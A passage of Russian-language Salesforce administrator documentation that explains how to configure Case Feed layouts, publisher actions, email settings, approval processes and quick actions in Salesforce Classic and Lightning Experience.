   - Нажмите кнопку напротив нужного макета в разделе «Макеты страниц для пользователей ленты обращений» и выберите «Редактировать представление ленты». (Данный раздел отображается только организациям, созданным до выпуска Spring'14.)

   Чтобы добавить, изменить или удалить действия при использовании расширенного редактора макетов страниц для настройки публикатора в макете, выберите «Редактировать подробное представление».
3. Выберите инструменты, компоненты и параметры для страницы просмотра ленты.
4. Нажмите кнопку **«Сохранить»**.

Созданные или измененные макеты страницы просмотра ленты могут быть назначены профилям.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования макетов страниц:
- Настройка приложения

Для назначения макетов страниц:
- Управление пользователями

СМ. ТАКЖЕ:

Общие сведения о макетах страниц ленты обращений

Настройка публикатора ленты обращений посредством расширенного редактора макетов страниц

Поиск по параметрам управления объектами

Параметры для представлений ленты в ленте обращений

Параметры позволяют настроить ленту обращений в соответствии с текущими процессами и бизнес-требованиями службы поддержки.

Рекомендуем применять данные параметры при создании или обновлении представлений ленты для ленты обращений.

Параметры представления ленты

Параметр	Использование	Примечания
Включить полноширинное представление ленты на консоли	Отображение ленты по всей ширине страницы при просмотре обращений на вкладках или вложенных вкладках консоли Salesforce.	Область страницы, занимаемая лентой при включении данного параметра, определяется наличием инструментов или компонентов в правом столбце макета ленты обращений, а также наличием компонентов боковой панели консоли. Данный параметр включается автоматически для организаций, созданных после выпуска Summer'14.
Включить компактное представление ленты на консоли	Обновление внешнего вида представления ленты и уменьшение элементов ленты при просмотре обращений на вкладках или вложенных вкладках консоли Salesforce.	Компактная лента позволяет агентам просматривать дополнительные сведения об обращении без лишней прокрутки. Данный параметр доступен только при включении параметров «Действия в публикаторе» и «Использовать редактор макетов страниц для настройки действий».
Выделить элементы ленты, поддерживающие внешнее отображение	Определение элементов ленты, доступных внешним пользователям, путем изменения цвета фона элемента ленты на оранжевый.	Данный параметр доступен только для компактной ленты. Если включены оба параметра — данный параметр и «Включить ленту обращений сообщества», — то в потоке обращения выделяются следующие элементы потока. • Общедоступные сообщения эл. почты, отправленные или полученные с адреса эл. почты контакта обращения • Общедоступные комментарии к обращениям • Все сообщения в соц. сетях • Вопросы, расширенные из сообществ • Задачи с параметрами «Все с доступом» и «Общедоступный» • События с параметрами «Все с доступом» и «Общедоступный» • Сообщения Chatter с параметрами «Все с доступом» и «Общедоступный» См. также Настройка ленты обращений сообщества.

Параметры публикатора

Параметр	Использование	Примечания
Использовать редактор макетов страниц для настройки действий	Использование расширенного редактора макетов страниц по умолчанию для выбора действий, отображаемых в публикаторе ленты обращений.	Данный параметр отображается только организациям, включившим параметр «Действия в публикаторе».
Автоматическое свертывание публикатора	Автоматическое свертывание неиспользуемого публикатора для более полного отображения ленты. Чтобы развернуть публикатор, агент должен щелкнуть внутри него.	Данный параметр включается автоматически для организаций, созданных после выпуска Summer'14, и доступен только при включении параметров «Действия в публикаторе» и «Использовать редактор макетов страниц для настройки действий».

Выбор и настройка действий

Параметр	Использование	Примечания
Расположение меню	Выбор области отображения меню публикатора: средний или левый столбец.	Данный параметр отображается только при *снятии* флажка «Использовать редактор макетов страниц для настройки действий».
Настраиваемые действия	Выбор не более 10 настраиваемых страниц Visualforce для добавления в качестве действий публикатора. Страницы должны использовать стандартный контроллер обращения.	Данный параметр отображается только при *снятии* флажка «Использовать редактор макетов страниц для настройки действий».
Выбрать действие	Выбор действий для добавления в публикатор ленты обращений и изменение порядка их отображения.	Данный параметр отображается только при *снятии* флажка «Использовать редактор макетов страниц для настройки действий».

Действие «Записать вызов в журнал»

Параметр	Использование	Примечания
Выбрать поля действия	Выбор полей для добавления в действие «Записать вызов в журнал».	По умолчанию действие «Записать вызов в журнал» содержит поле «Имя клиента». Поля типа «Область обогащенного текста» не могут быть добавлены в действия ленты обращений.

Действие «Изменить статус»

Параметр	Использование	Примечания
Выбрать поля действия	Выбор полей для добавления в действие «Изменить статус».	По умолчанию действие «Изменить статус» содержит поля «Текущий статус» и «Изменить на:». Поле «Статус», добавляемое в действие, автоматически заменяет оба поля. Поля типа «Область обогащенного текста» не могут быть добавлены в действия ленты обращений.

Действие «Эл. почта»

Параметр	Использование	Примечания
Выбрать поля действия	Выбор полей для добавления в действие «Эл. почта».	Все добавляемые поля отображаются под полем текста сообщения эл. почты. Поля типа «Область обогащенного текста» не могут быть добавлены в действия ленты обращений.
Выбрать поля заголовка	Выбор полей для добавления в заголовок действия «Эл. почта».	По умолчанию заголовок действия «Эл. почта» содержит поля «От», «Кому», «СК» и «Тема».
Выбрать инструменты эл. почты	Выбор инструментов, которые должны быть доступны агентам при использовании действия «Эл. почта».	По умолчанию агентам доступны следующие инструменты: «Шаблоны», «Вложения» и «Кнопки поиска адреса».
Включить редактор обогащенного текста	Предоставление агентам доступа к редактору обогащенного текста для форматирования сообщений эл. почты (например, изменение шрифта, создание маркированных или нумерованных списков и вставка ссылок или встроенных изображений).	Кнопка  , отображаемая в строке меню редактора, позволяет агентам включать режим обычного текста.
Требовать использование редактора обогащенного текста	Предотвращение включения режима обычного текста при создании сообщения эл. почты.	Данный параметр гарантирует создание и отправку только отформатированных сообщений эл. почты.
Укажите адреса отправителя	Автоматическое добавление определенных адресов эл. почты в поле «От».	При вводе нескольких адресов рекомендуем использовать запятые. Данные адреса будут отображаться как раскрывающийся список в заголовке действия «Эл. почта».

Параметр	Использование	Примечания
		Разрешается использовать только адреса эл. почты отправителя, проверенные системой Salesforce.
Разрешить свертываемое поле текста	Автоматическое свертывание поля текста сообщения эл. почты. Благодаря автоматическому свертыванию текста, агентам доступно более полное отображение действия «Эл. почта».	Несмотря на выбор других действий или областей страницы, развернутый текст сообщения эл. почты сворачивается только после повторной загрузки страницы.
Разрешить свертываемый заголовок сообщения эл. почты	Автоматическое свертывание заголовка сообщения эл. почты, который разворачивается только при нажатии кнопки .	Данный параметр позволяет агентам разворачивать и сворачивать заголовок по мере необходимости.
Исключить поток эл. почты из черновиков	Исключение предыдущих сообщений эл. почты при создании сообщений эл. почты в ленте.	Данный параметр препятствует добавлению предыдущих сообщений эл. почты в исходящее сообщение эл. почты.
Заменить кнопку «Отправить эл. почту» на:	Выбор кнопки для замены стандартной кнопки **«Отправить эл. почту»**. Данный параметр позволяет изменять метку или внешний вид кнопки и добавлять настраиваемые функции (например, инициирование бизнес-правила при отправке сообщения агентом).	Разрешается использовать любую настраиваемую кнопку, созданную для обращений, кроме тех, где элемент S-Control используется в качестве источника содержимого.

Инструменты ленты обращений

Параметр	Использование	Примечания
Выбрать инструменты ленты обращений	Выбор инструментов, которые должны быть доступны агентам при использовании ленты обращений.	По умолчанию агентам доступен инструмент «Статьи», который отображается на странице «Лента обращений» только организациям, использующим компонент Salesforce Knowledge.

Инструмент «Статьи»

Параметр	Использование	Примечания
Включить PDF-вложения эл. почты	Предоставление агентам возможности добавления PDF-версий статей базы знаний в сообщения эл. почты.	Данный параметр отображается только организациям, использующим компонент Salesforce Knowledge. Если организация использует базу знаний, но *не* включает

Параметр	Использование	Примечания
		данный параметр, то агенты могут добавлять статьи только в обращения.
Использовать инструмент ленты обращений «Статьи» на консоли	Замена боковой панели базы знаний на консоли Salesforce инструментом ленты обращений «Статьи».	Данный параметр отображается только организациям, использующим компонент Salesforce Knowledge. Если организация использует базу знаний, но *не* включает данный параметр, рекомендуем скрыть инструмент ленты обращений «Статьи» или боковую панель базы знаний на консоли Salesforce; в этом случае, агентам, обрабатывающим обращения на консоли, будет отображаться только один инструмент.

Другие инструменты и компоненты

Параметр	Использование	Примечания
Настраиваемые компоненты	Выбор не более 10 настраиваемых страниц Visualforce для добавления в качестве компонентов. Любая страница Visualforce, содержащая стандартный контроллер обращения, может использоваться в качестве настраиваемого компонента.	При необходимости измените высоту и выберите область отображения добавленной страницы Visualforce.
Выбрать расположение	Выбор области отображения инструментов и компонентов (например, настраиваемые кнопки, настраиваемые ссылки и список отслеживающих) на странице. При необходимости скройте любые инструменты и компоненты, которые должны быть недоступны агентам.	Настраиваемые ссылки и кнопки доступны как компоненты правой боковой панели в макете страницы просмотра ленты только в том случае, если они добавлены в связанный макет страницы сведений об обращении. Средство отслеживания контрольных точек доступно только организациям, включившим функцию управления правами. Список «Темы» доступен только организациям, включившим темы для обращений.

Параметры фильтрации

Параметр	Использование	Примечания
Фильтры отображаются как:	Выбор области и способа отображения фильтров ленты. • Фиксированный список в левом столбце • Плавающий список в левом столбце • Раскрывающийся список в среднем столбце	Чтобы разрешить отображение списка фильтров ленты по мере прокручивания страницы, выберите значение «Плавающий список в левом столбце». Рекомендуем использовать данный способ при работе с длинными лентами, так как агенты получают возможность быстрой фильтрации связанных действий в любой области страницы.
Выбрать фильтры	Выбор фильтров для добавления в список фильтров ленты и определение порядка их отображения.	Рекомендуем размещать наиболее популярные фильтры вверху списка.

СМ. ТАКЖЕ:

Настройка публикатора ленты обращений посредством расширенного редактора макетов страниц

Добавление компонента «Вложение» в ленту обращений

Чтобы предоставить агентам службы поддержки возможность быстрого просмотра и управления всеми файлами, связанными с обращением, рекомендуем добавить компонент «Вложение» на страницу «Лента обращений».

Все файлы, связанные с обращением, должны быть доступны агентам службы поддержки при работе с клиентами. Компонент «Вложение» позволяет агентам просматривать и управлять всеми файлами Chatter, вложениями эл. почты и файлами из связанного списка «Вложения» записи обращения прямо на странице «Лента обращений». Используя данный компонент, агенты могут быстро загружать и добавлять нужные файлы в сообщения эл. почты.

Агенты могут переключаться между представлением, содержащим последние вложения к обращению во всех источниках, и представлением, содержащим все связанные файлы, отсортированные по дате создания.

1. Откройте страницу «Макеты страниц» посредством параметров управления обращениями.
2. В зависимости от используемого типа макета страницы, выберите один из перечисленных ниже способов доступа к странице «Параметры ленты обращений».
   - Щелкните ссылку **«Правка»** напротив нужного макета в разделе «Обращение: макеты страниц», а затем щелкните ссылку **«Представление ленты»** в редакторе макетов страниц.
   - Нажмите кнопку напротив нужного макета в разделе «Макеты страниц для пользователей ленты обращений» и выберите «Редактировать представление ленты». (Данный раздел отображается только организациям, созданным до выпуска Spring'14.)

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования макетов страниц:
- Настройка приложения

Для назначения макетов страниц:
- Управление пользователями

3. Выберите компонент **«Файлы»** в разделе «Другие инструменты и компоненты» и определите область его отображения на странице.
4. Нажмите кнопку **«Сохранить»**.

Чтобы добавить компонент «Вложение» на настраиваемые страницы, добавьте компонент `<support:caseUnifiedFiles>` на страницу Visualforce. Чтобы предоставить агентам доступ к данному компоненту без добавления на страницу «Лента обращений», добавьте его как компонент консоли Salesforce.

СМ. ТАКЖЕ:

Поиск по параметрам управления объектами

Настройка публикатора ленты обращений посредством расширенного редактора макетов страниц

Если организация использует функцию «Действия в публикаторе», то расширенный редактор макетов страниц может использоваться для выбора действий, отображающихся в публикаторе ленты обращений.

Прим.: Данная функция включена по умолчанию для новых организаций Salesforce, использующих ленту обращений, и организаций, активировавших ленту обращений после выпуска Summer'13.

1. Откройте страницу «Макеты страниц» посредством параметров управления обращениями.
2. В зависимости от используемого типа макета страницы, выберите один из перечисленных ниже способов доступа к странице «Параметры ленты обращений».
   - Щелкните ссылку **«Правка»** напротив нужного макета в разделе «Обращение: макеты страниц», а затем щелкните ссылку **«Представление ленты»** в редакторе макетов страниц.
   - Нажмите кнопку напротив нужного макета в разделе «Макеты страниц для пользователей ленты обращений» и выберите «Редактировать представление ленты». (Данный раздел отображается только организациям, созданным до выпуска Spring'14.)
3. Установите флажок «Использовать редактор макетов страниц для настройки действий».
4. Нажмите кнопку **«Сохранить»**.
5. Чтобы открыть редактор макетов страниц, выполните указанные ниже действия.
   - Щелкните ссылку **«Правка»** напротив нужного макета в разделе «Обращение: макеты страниц».
   - Нажмите кнопку напротив нужного макета в разделе «Макеты страниц для пользователей ленты обращений» и выберите «Редактировать подробное представление». (Данный раздел отображается только организациям, созданным до выпуска Spring'14.)
6. В редакторе макета страницы щелкните элемент в разделе «Быстрые действия в приложении Salesforce Classic» в разделе «Публикатор».
7. Щелкните **«Быстрые действия»** на палитре.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки публикатора ленты обращений:
- «Настройка приложения»

8. Перетащите нужные действия в раздел «Быстрые действия в Salesforce Classic» в разделе «Публикатор». При необходимости измените порядок отображения действий и удалите некоторые действия.
   Публикатор на странице «Лента обращений» отображает не более 5-6 действий; остальные действия добавляются в раскрывающийся список «Дополнительно».
9. Нажмите кнопку **«Сохранить»**.

Если страница «Параметры ленты обращений» использовалась ранее для настройки публикатора, то при переключении на расширенный редактор макетов страниц доступны перечисленные ниже отличия.

- Список действий отображается вверху публикатора. Список действий не может быть размещен слева от публикатора.
- Действие «Ответить клиенту» представлено двумя действиями: «Эл. почта» и «Портал».
- Список действий напоминает публикатор Chatter на других страницах.
- Стандартные действия Chatter («Сообщение», «Файл», «Ссылка», «Опрос», «Вопрос» и «Благодарность») автоматически отображаются в макете публикатора и заменяют действие «Добавить примечание к обращению». При необходимости измените порядок отображения данных действий или удалите ненужные действия.
- Раскрывающийся список «Представление ленты/сведения» заменяет действие «Просмотр сведений об обращении».
- Доступ к настраиваемым действиям, добавленным в публикатор ленты обращений ранее, не предоставляется. Рекомендуем создать и добавить настраиваемые действия в публикатор. Данные новые действия должны использовать `publisher.js` вместо `interaction.js`.
- Страница сведений об обращении, поддерживающая отображение по всей ширине, позволяет просматривать все связанные списки и прочие данные.

СМ. ТАКЖЕ:

Общие сведения о макетах страниц ленты обращений

Создание и редактирование макетов ленты в ленте обращений

Поиск по параметрам управления объектами

Преобразование макетов страниц для пользователей ленты обращений в макеты страниц обращений

Благодаря замене макетов страниц для пользователей ленты обращений макетами страниц обращений на основе ленты, выпуск Spring'14 отличается более удобными процессами создания и настройки макетов обращений. Преобразование устаревших макетов страниц инициирует доступность расширенного редактора макетов страниц, используемого для управления макетами, и более удобного способа назначения ленты обращений пользователям.

Прим.: Макеты страниц для пользователей ленты обращений доступны только организациям, созданным до выпуска Spring'14.

Макеты страниц обращений на основе ленты и макеты страниц для пользователей ленты обращений поддерживают одинаковые функции: лента, содержащая публикатор с действиями, фильтры ленты, инструменты (например, инструмент «Статьи») и компоненты боковой панели (например, настраиваемые кнопки и ссылки); панель основных показателей; страница сведений со связанными списками и другими подробными сведениями об обращении. Чтобы назначить пользователям макеты страниц обращений на основе ленты, воспользуйтесь стандартным инструментом назначения макетов страниц, позволяющим предоставлять доступ к ленте обращений без использования наборов полномочий или настраиваемых профилей.

Чтобы преобразовать макеты страниц для пользователей ленты обращений в макеты страниц обращений на основе ленты, выполните указанные ниже действия.

1. Откройте страницу «Макеты страниц» посредством параметров управления обращениями.
2. Нажмите кнопку напротив нужного макета в списке «Макеты страниц для пользователей ленты обращений» и выберите параметр «Преобразовать в макет страницы обращений».Кнопка раскрытия макета ленты обращений

   Данный параметр позволяет просматривать преобразованный макет перед удалением исходного макета; для экономии времени рекомендуем использовать параметр «Преобразовать в макет страницы и удалить».
3. Преобразованный макет отображается в списке «Обращение: макеты страниц» посредством префикса «Преобразовано:». Щелкните ссылку **«Правка»** напротив нужного макета.
4. Подтвердите содержимое макета в редакторе макетов страниц. Чтобы просмотреть и изменить содержимое представления ленты, включая фильтры ленты и компоненты боковой панели, щелкните ссылку **«Представление ленты»**.
5. Чтобы назначить готовый макет страницы обращений соответствующим профилям пользователя, нажмите кнопку **«Назначение макета страницы»** в списке «Обращение: макеты страниц».

   Прим.: Если настраиваемый профиль использует полномочие «Использование ленты обращений» или набор полномочий, содержащий полномочие «Использование ленты обращений», то данные назначения страницы активируются только после удаления полномочия или набора полномочий. Удаление полномочия «Использование ленты обращений» из стандартных профилей недоступно организациям, созданным после выпуска Winter'14, но до выпуска Spring'14, поэтому данные назначения активируются только после удаления всех макетов страниц для пользователей ленты обращений.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования макетов страниц:

- Настройка приложения

Для назначения макетов страниц:

- Управление пользователями

6. Нажмите кнопку напротив устаревшей версии макета в списке «Макеты страниц для пользователей ленты обращений» и выберите параметр **«Удалить»**. Нажмите кнопку **«OK»** в окне подтверждения.Кнопка раскрытия макета ленты обращений
7. При наличии пользователей, назначенных удаляемому макету, система предлагает выбрать другой макет. Это просто формальность: пользователям будет отображаться назначенный макет страницы обращений.

При наличии нескольких макетов для пользователей ленты обращений рекомендуем одновременно преобразовать и удалить все макеты. Удаление последнего устаревшего макета инициирует исчезновение списка «Макеты страниц для пользователей ленты обращений».

СМ. ТАКЖЕ:

Создание и редактирование макетов ленты в ленте обращений

Настройка публикатора ленты обращений посредством расширенного редактора макетов страниц

Назначение макетов страниц на странице «Макеты страниц» или «Типы записей» раздела «Настроить»

Поиск по параметрам управления объектами

Добавление глобальных действий и настраиваемых быстрых действий в качестве компонентов боковой панели консоли

Можно добавить глобальные действия и настраиваемые быстрые действия в качестве компонентов боковой панели консоли служб, чтобы агенты могли создавать записи, обновлять сведения по обращениям, искать соответствующую информацию и ссылаться на родительские записи, не покидая текущую вкладку. Можно использовать быстрые действия для замены страницы сведений об обращении, чтобы агенты могли просматривать связанные с обращением данные, например контакты и активы, в своем основном бизнес-правиле.

ВЕРСИИ

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с лицензией Service Cloud

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания действий:
- Настройка приложения

Для добавления настраиваемых компонентов консоли:
- Настройка приложения

1. Создайте глобальное действие (для действия «Создать») и настраиваемое быстрое действие (для действия «Обновить»)

   Действия по созданию должны быть глобальными быстрыми действиями. Действия по обновлению должны быть объектными быстрыми действиями, которые основываются на типе объекта «Поле поиска». Например, для обновления поля поиска контакта следует использовать контактное действие обновления.

2. Добавьте действия в качестве компонентов на макеты страниц обращений, чтобы быстрые действия были доступны агентам для использования.
   a. В меню «Настройка» введите «Обращение» в поле «Быстрый поиск» и выберите пункт **«Макеты страницы»**.
   b. Выберите нужную страну для добавления быстрых действий и нажмите **«Редактировать»**.
   c. Щелкните **«Настраиваемые компоненты консоли»** на странице «Макет обращения».
   d. Перейдите в раздел боковой панели, куда нужно добавить компонент (например, в раздел «Левая боковая панель»).
   e. Для параметра «Тип» выберите **«Поиск»**.
   f. Для параметра «Поле» выберите соответствующее поле, которое будет обрабатывать быстрое действие.

g. Выберите **«Включить создание ссылок»**, чтобы разрешить агентам службы поддержки осуществлять поиск записи и ссылаться на соответствующую запись. Например, агент службы поддержки может ссылаться на имя контакт в обращении.

h. Для параметра «Создание действия» выберите глобальное действие, которое создает запись. Например, глобальное действие может создавать контакт.

i. Для параметра «Обновление действия» выберите быстрое действие, которое обновляет запись. Например, быстрое действие может обновлять поле контакта.

j. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Создание объектных быстрых действий

Создание глобальных быстрых действий

Создание глобальных быстрых действий

Добавление компонентов консоли в макеты страниц в Salesforce Classic

Включение стандартных шаблонов эл. почты в ленте обращений

Чтобы предоставить агентам службы поддержки удобный доступ к нужным шаблонам, воспользуйтесь стандартными шаблонами эл. почты в ленте обращений.

Прежде чем включить стандартные шаблоны эл. почты, рекомендуем создать текстовый шаблон, HTML-шаблон или шаблон Visualforce и класс Apex, содержащий логику выбора шаблона.

Стандартные шаблоны эл. почты позволяют агентам службы поддержки ускорить процесс обработки клиентских запросов, а также обеспечить точность и единообразие отправляемых ответов. Шаблоны эл. почты загружаются предварительно и доступны при создании сообщений эл. почты. При необходимости пользователи могут создавать любое количество шаблонов и назначать их в соответствии с текущими требованиями компании. Допустим, центр поддержки обрабатывает обращения, связанные с разными продуктами. В этом случае пользователь может создать отдельный шаблон для каждого продукта и выполнить предварительную загрузку созданных шаблонов в соответствии с темой обращения, его происхождением или другим критерием.

Для включения стандартных шаблонов эл. почты:

1. Введите строку *«Параметры поддержки»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры поддержки»**.
2. Нажмите кнопку **«Правка»**.
3. Установите флажок «Включить стандартные шаблоны эл. почты».
4. Выберите класс Apex, содержащий логику выбора шаблона.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения стандартных шаблонов эл. почты:

- Настройка приложения

5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

- Создание действий отправки для процессов электронного утверждения
- Создание процессов утверждения для электронных черновиков
- Проверка и утверждение электронных черновиков

Создание действий отправки для процессов электронного утверждения

Действия отправки позволяют экономить рабочее время агентов службы поддержки посредством автоматической отправки сообщений эл. почты в конце процесса утверждения.

Прим.: Действия отправки доступны только в том случае, если в организации включена поддержка электронных черновиков.

1. Введите строку «*Действия отправки*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Действия отправки»**.
2. Нажмите кнопку **«Создать действие отправки»**.
3. Выберите значение «Сообщение эл. почты» из раскрывающегося списка объектов.
4. Введите уникальное имя для действия.
5. При необходимости введите описание действия.
6. Нажмите кнопку **«Сохранить»**.

После создания действия отправки рекомендуем создать соответствующий процесс утверждения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания действий отправки:

- Настройка приложения

СМ. ТАКЖЕ:

- Включение стандартных шаблонов эл. почты в ленте обращений
- Создание процесса утверждения при помощи стандартного мастера

Создание процессов утверждения для электронных черновиков

Процессы утверждения определяют способ обработки черновиков сообщений эл. почты в организации (например, определение сообщений, требующих утверждения, и возможности автоматического назначения ответственных за утверждение). Создайте настраиваемые процессы утверждения в соответствии с текущими бизнес-требованиями.

1. Включите поддержку электронных черновиков.

   Процессы утверждения для сообщений эл. почты, созданные без выполнения данного действия, будут инициированы только после включения поддержки электронных черновиков в организации.

2. Создайте действие отправки.

   Данные действия обеспечивают отправку сообщений эл. почты по мере их утверждения.

3. Создайте процессы утверждения.

   Выберите значение «Сообщение эл. почты» в раскрывающемся списке «Управление процессами утверждения для:» .

4. Чтобы предоставить некоторым пользователям (например, старшим агентам службы поддержки) возможность выбора между обычной отправкой и отправкой сообщения эл. почты на утверждение, назначьте этим пользователям профиль с полномочием «Игнорировать электронное утверждение».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания процессов утверждения:

- Настройка приложения

СМ. ТАКЖЕ:

Создание процесса утверждения при помощи стандартного мастера

Включение стандартных шаблонов эл. почты в ленте обращений

Переименование действий и фильтров ленты в ленте обращений

Лента обращений позволяет переименовывать действия и фильтры ленты в соответствии с терминологией компании.

Например, компания, портал которой называется клиентским сообществом, может переименовать действие «Портал» как «Клиентское сообщество».

1. Введите строку *«Переименовать вкладки и метки»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Переименовать вкладки и метки»**.
2. Щелкните ссылку **«Правка»** напротив термина «Обращения» в списке стандартных вкладок.
3. Нажмите кнопку **«Далее»**.
4. Найдите нужную метку в списке «Другие метки».
5. Введите новое имя метки в текстовое поле напротив.
6. Если новая метка начинается с гласного звука, установите флажок «Начинается с гласного звука».
7. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для переименования действий и фильтров ленты:

- Настройка приложения

  ИЛИ

  Просмотр настройки и конфигурации

  И

  Назначение переводчиком

Настройка обращений в Lightning Experience

Прежде чем использовать ленту обращений в Lightning Experience, необходимо воссоздать стандартные публикаторы посредством быстрых действий.

В отличие от стандартных публикаторов ленты обращений, быстрые действия отображаются на мобильных устройствах. Прежде чем использовать оформление обращений, при котором лента отображается первой, рекомендуем воссоздать данные публикаторы как быстрые действия.

Создание быстрого действия «Записать вызов в журнал»

Прежде чем использовать ленту обращений в Lightning Experience, рекомендуем воссоздать публикатор «Записать вызов в журнал» как быстрое действие.

Создание быстрого действия «Изменить статус»

Прежде чем использовать ленту обращений в Lightning Experience, рекомендуем воссоздать публикатор «Изменить статус» как быстрое действие.

Создание быстрого действия «Отправка сообщения электронной почты» для обращений

Быстрое действие «Отправка сообщения электронной почты» позволяет агентам отправлять эл. сообщения из ленты обращений в приложениях Lightning Experience и Salesforce1.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки обращений в Lightning Experience:

- «Управление обращениями»

  И

  «Настройка приложения»

Создание быстрого действия для изменения ответственного за обращение

Упростите агентам переназначение обращений в Lightning Experience, добавив быстрое действие «Обновление записи» в макет страницы обращения.

Добавление быстрых действий к макету страницы обращения для Lightning Experience

Предоставьте агентам доступ к действиям, добавляя их в раздел «Действия Salesforce1 и Lightning Experience» в макете страницы обращения.

Настройка всплывающих сведений для обращений в Lightning Experience

Всплывающие сведения для обращений дают пользователям возможность предварительного просмотра подробностей об обращении, включая описание и последнее обновление. Всплывающие сведения для обращений включены по умолчанию и появляются при наведении курсора на номер обращения, кроме списковых представлений. Пользователям, которые работают с обращениями весь день, эти всплывающие сведения помогут сэкономить ценное время. Чтобы убедиться в том, что пользователи извлекут максимум пользы из этих всплывающих сведений, вам доступно редактирование компактного макета обращения для настройки того, какие поля появятся во всплывающих сведениях.

Создание быстрого действия «Записать вызов в журнал»

Прежде чем использовать ленту обращений в Lightning Experience, рекомендуем воссоздать публикатор «Записать вызов в журнал» как быстрое действие.

1. Откройте страницу «Кнопки, ссылки и действия» посредством параметров управления обращениями.
2. Нажмите кнопку **«Создать действие»**.
3. Выберите значение «Записать вызов в журнал» в раскрывающемся списке «Тип действия».
4. Выберите значение «Записать вызов в журнал» в раскрывающемся списке «Тип стандартной метки».
5. Нажмите кнопку **«Сохранить»**.
6. Чтобы выбрать поля, отображаемые пользователям, настройте макет действия и нажмите кнопку **«Сохранить»**.
7. Перетащите новое быстрое действие в раздел «Действия Salesforce1 и Lightning Experience» и нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки обращений в Lightning Experience:

- «Управление обращениями»

  И

  Настройка приложения

СМ. ТАКЖЕ:

Настройка обращений в Lightning Experience

Создание объектных быстрых действий

Добавление быстрых действий к макету страницы обращения для Lightning Experience

Создание быстрого действия «Изменить статус»

Прежде чем использовать ленту обращений в Lightning Experience, рекомендуем воссоздать публикатор «Изменить статус» как быстрое действие.

1. Откройте страницу «Кнопки, ссылки и действия» посредством параметров управления обращениями.
2. Нажмите кнопку **«Создать действие»**.
3. Выберите значение «Обновить запись» в раскрывающемся списке «Тип действия».
4. Выберите значение «Изменить статус» в раскрывающемся списке «Тип стандартной метки».
5. Нажмите кнопку **«Сохранить»**.
6. Чтобы выбрать поля, отображаемые пользователям, настройте макет действия и нажмите кнопку **«Сохранить»**.
7. Перетащите новое быстрое действие в раздел «Действия Salesforce1 и Lightning Experience» и нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Настройка обращений в Lightning Experience

Создание объектных быстрых действий

Добавление быстрых действий к макету страницы обращения для Lightning Experience

ВЕРСИИ

Доступно в версиях: Lightning Experience.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки обращений в Lightning Experience:

- «Управление обращениями»

  И

  «Настройка приложения»

Создание быстрого действия «Отправка сообщения электронной почты» для обращений

Быстрое действие «Отправка сообщения электронной почты» позволяет агентам отправлять эл. сообщения из ленты обращений в приложениях Lightning Experience и Salesforce1.

Чтобы использовать быстрое действие «Отправка сообщения электронной почты», необходимо включить функцию Email-to-Case.

При включении функции Email-to-Case для новых организаций быстрое действие «Отправка сообщения электронной почты» создается автоматически. Быстрое действие «Отправка сообщения электронной почты» следует создать, если организация создана, или функция Email-to-Case включена, до выпуска Spring '17.

ВЕРСИИ

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и изменения быстрого действия «Отправка сообщения электронной почты»:

- «Управление пользователями» И «Настройка приложения»

Чтобы отредактировать макет страницы, выполните указанные ниже действия.

- «Настройка приложения»

1. Создайте быстрое действие «Отправка сообщения электронной почты».
   a. В меню «Настройка» введите «Обращение» в поле «Быстрый поиск», затем выберите пункт **«Кнопки, ссылки и действия»**.
   b. Нажмите кнопку **«Создать действие»**.
   c. В раскрывающемся списке «Тип действия» выберите **«Отправка сообщения электронной почты»**.
   d. В поле «Тип стандартной метки» выберите метку для этого действия. Эта метка будет отображаться на панели действий при добавлении действия к макету страницы обращений.
